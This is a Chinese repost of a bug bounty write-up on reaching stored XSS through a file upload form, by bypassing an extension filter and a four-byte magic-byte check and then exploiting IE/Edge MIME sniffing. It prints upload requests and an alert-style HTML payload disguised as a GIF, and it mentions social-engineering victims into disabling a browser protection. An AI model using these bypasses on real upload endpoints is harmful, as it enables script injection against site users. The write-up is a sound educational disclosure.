bugbounty：利用文件上传 MIME嗅探到存储型XSS

落花四月 / 2019-06-05 09:15:00 / 浏览数 6240 渗透测试 渗透测试 顶(0) 踩(0)

---

bugbounty：利用文件上传 MIME嗅探到存储型XSS

前言

在私有程序上查找漏洞时，我能够通过文件上传功能找到存储的XSS漏洞。由于滥用IE/Edge处理文件的方式，我能够绕过文件类型检查

并将恶意HTML文件创建为GIF。我还分解了文件上传过滤器，并在利用它时我会进行相应的思考。

第一步：FUZZ探测

当我开始查看新程序时，我总是喜欢的一件事是FUZZ一下文件上传的点。文件上传中的漏洞通常会给你带来高严重性错误，而且开发人员似乎

很难保护它们。简单的FUZZ这个私人程序，我注意到它有一个联系支持的功能。在此联系表单中，您可以上传附件。我注意到的第一件事是，

当我上传图片时，它将其上传到同一个域名下。

示例：文件上传请求

```
-----------------------------6683303835495
Content-Disposition: form-data; name="crsf_token"

uuon8qOzVhp4u9ExQ23xIM0r_8D0mIFrLvmMBYzL5x3svW5MbeHDGA_NrUyPsUr6
-----------------------------6683303835495
Content-Disposition: form-data; name="upload"; filename="Button-Ok-icon.png"
Content-Type: image/png

%oPNG
test
-----------------------------6683303835495--
```

请求上传文件

示例：响应

```
{"result":true,"message":"/UploadFiles/redacted/redacted/3021d74f18ddasdasd50abe934f.png,"code":0}
```

这立刻引起了我的注意。通常，存储用户信息，可以在同一位置/域名下上传的文件并不是一个很好的做法，因为它可能导致非常大的漏洞，包括远程代码执行漏洞。

过滤1：Bypass

接下来我们需要弄清楚，为了利用这个，是如何上传恶意文件。我尝试的第一件事就是将文件扩展名更改为.html。当然，这不起作用，我们得到：

```
{"result":false,"message":"That file type is not supported.","code":0}
```

我们可以得出结论，文件扩展名有一个过滤器。我们可以快速找到允许哪些文件的方法是通过Burp Intruder爆破扩展。

SecLists有一个很好的文件扩展名单，我们可以使用。不幸的是，端点具有速率限制，在几十个请求之后，我们的IP地址会暂停。

切换VPN服务器，我回来后开始手动测试一些扩展。我注意到只接受了网页应用：jpg，jpeg，png和gif。我还尝试了所有可以想到的扩展，

例如nullbytes，unicode编码等。在第一个实例之前的任何事情”.”被忽略，因为应用程序创建了自己唯一的文件名。但是，

我注意到检查扩展中的特殊字符时，其中的特殊字符未被删除，但在检查期间被忽略。例如，使用文件名badfile.”gif被接受，但是，badfile.foo”gif 并没有。

发送以下请求：

```
-----------------------------6683303835495
Content-Disposition: form-data; name="upload"; filename="badfile.''gif"
Content-Type: image/png

GIF89a
@HackerOn2Wheels
```

```
----------------------------6683303835495--
```

响应信息：

```
{"result":true,"message":"/UploadFiles/redacted/redacted/3021d74f18f649f5ac943ff50abe934f.''gif","code":0}
```

所以文件扩展名过滤器似乎按以下方式工作：

1. ■■■■■`“.”`■■■■■[filename]■■■■■■
1. ■■■■■■■■■■■■■■a-z A-Z 0-9■■
1. ■■■■■■■■■■■■gif■png■jpg■jpeg■■
1. ■■■■■■■■■■■■■■■■■■■■■■■■■■■■

我们将在一点点看到为什么这是危险的。

过滤2：忽略 Bypass

Web应用程序也在关注的另一件事是文件签名，或者某些人称之为“魔术字节”。因此，如果我只是尝试上传一个包含随机数据的文件，例如：

```
----------------------------6683303835495
Content-Disposition: form-data; name="upload"; filename="badfile.''gif"
Content-Type: image/png

foobar
@HackerOn2Wheels
----------------------------6683303835495--
```

响应信息：

```
{"result":false,"message":"That file type is not supported.","code":0}
```

但是，文件上传过滤器非常常见的一点是它们只查看文件签名的前4个字节。这些是文件上载功能通常在每种图像类型中查找的字节：

```
JPEG  - FF D8 FF DB - ÿØÿÛ
GIF   - 47 49 46 38 - GIF8
PNG   - 89 50 4E 47 - ‰PNG
```

因此，只要我在文件内容中有其中一个，我们的文件就会成功上传。但是，遗憾的是，这还不足以防范恶意文件。大多数浏览器“寻找”实际的完整文件签名头，而其他浏览器

```
GIF - 47 49 46 38 39 61 - GIF89a ( or GIF87a )
PNG - 89 50 4E 47 0D 0A 1A 0A  - .PNG....
```

https://en.wikipedia.org/wiki/List_of_file_signatures

我将在帖子的#TakeAways部分详细介绍这一点。

成功绕过

好吧那我们怎么实际利用这个呢？我们需要做的就是上传一个带有错误扩展名的文件来“ 混淆”浏览器，并将神奇的GIF8字节添加到文件的开头。

最终payload


```
----------------------------6683303835495
Content-Disposition: form-data; name="upload"; filename="badfile.''gif"
Content-Type: image/png

GIF8
<html><script>alert('XSS is easy');</script></html>
----------------------------6683303835495--
```

返回：

```
{"result":true,"message":"/UploadFiles/redacted/redacted/5060bddf6e024def9a8f5f8b9c42ba1f.''gif","code":0}
```

现在，如果我们 使用Microsoft Edge或Internet Explorer访问`https://redacted.com/UploadFiles/redacted/redacted/5060bddf6e024def9a8f5f8b9c42ba1f."gif`（以下有更多内容），我们将获得：



TakeAways - 为什么这样做？

我们首先需要问自己的是：浏览器如何实际运作？

让我们了解浏览器如何呈现文件让我们创建一些示例文件进行测试。我创建了三个GIF文件。第一个文件只包含四个字节的GIF

图像签名（“GIF8”），第二个文件包含完整的GIF图像签名（“GIF89a”），第三个文件没有任何GIF文件签名，但它确实具有“.gif“扩展。

```
root@kali:~/imagefiles/gifs# cat gif4bytes
GIF8
<html><script>alert('XSS is easy');</script></html>
root@kali:~/imagefiles/gifs#
```

GIF只有4字节签名

```
root@kali:~/imagefiles/gifs# cat gifMagicBytes
GIF89a
<html><script>alert('XSS is easy');</script></html>
root@kali:~/imagefiles/gifs#
```

带全签名的GIF

```
root@kali:~/imagefiles/gifs# cat test.gif
<html><script>alert('XSS is easy');</script></html>
root@kali:~/imagefiles/gifs#
```


GIF没有签名但具有正确的扩展名

如果我们在Linux中使用文件工具，我们可以看到如何识别这些文件。

```
root@kali:~/imagefiles/gifs# file *
gif4bytes:     GIF image data 29800 x 27757
gifMagicBytes: GIF image data, version 89a, 15370 x 29800
test.gif:      HTML document, ASCII text
root@kali:~/imagefiles/gifs#
```


正如我们在这里看到的，使用文件前两个文件基于文件签名被识别为GIF，包括仅具有4字节签名的文件，并且仅具有扩展名的最后一个文件被标识为HTML。但是，如果我们在浏览器中打开这3个文件，我们可以看到它以不同方式处理这些文件。

例如，Edge和IE似乎根本不关心GIF文件签名头。它将呈现HTML而不会跳过一个节拍。



GIF8

但它确实关心文件扩展名。谢谢MICROSOFT！




事实上，IE和Edge默认是“vulnerable”，称为MIME嗅探/内容嗅探。简而言之，Edge和IE将“检查”它尝试访问的文件内容，并根据它设置


内容类型。因此，当我们创建一个 “badfile.”gif”时，它将首先读取它的内容并将内容类型设置为text/html，因为我们在内容中

有标记。你可以在这里阅读更多相关信息。

这是它有趣的地方。Firefox和Chrome确实关心扩展和签名。但是，它实际上只考虑了完整的签名。例如，在Firefox中打开四字节签名与完整签名将表现得非常不同。



具有完整签名且无扩展名的文件



文件只有4字节签名，没有扩展名

正如我们从上图中看到的那样，只是简单地拥有GIF文件签名的前四个字节就不会使Firefox（也不是Chrome）将其渲染为GIF文件。

但是，较新版本的Firefox和Chrome确实会对文件内容添加预包装，如上所示，这会破坏html执行。现在可以打破这个吗？或者改变这种行为？

我还不知道。如果你这样做，请告诉我！但是，由于我们的文本显示，我们可能会使用它来社交工程师我们的受害者禁用about：config中的

预包装功能。然而，它确实使得可利用性变得更加困难，因为它需要大量的用户交互，并且在那时可以说它将是自我XSS的情况。

总之，如果你曾经面对一个图像文件上传，让你用特殊字符"破坏"GIF/PNG文件扩展名或创建没有扩展名的文件，你可以通过MIME/内容嗅探在Edge和IE中执行JS和html。

原文链接：https://anotherhackerblog.com/exploiting-file-uploads-pt1/

上一篇：Windows 平台反调试相关的技... 下一篇：【实战2】记一次获取远程桌面历程

1. 0 条回复
   - 动动手指，沙发就是你的了！

目录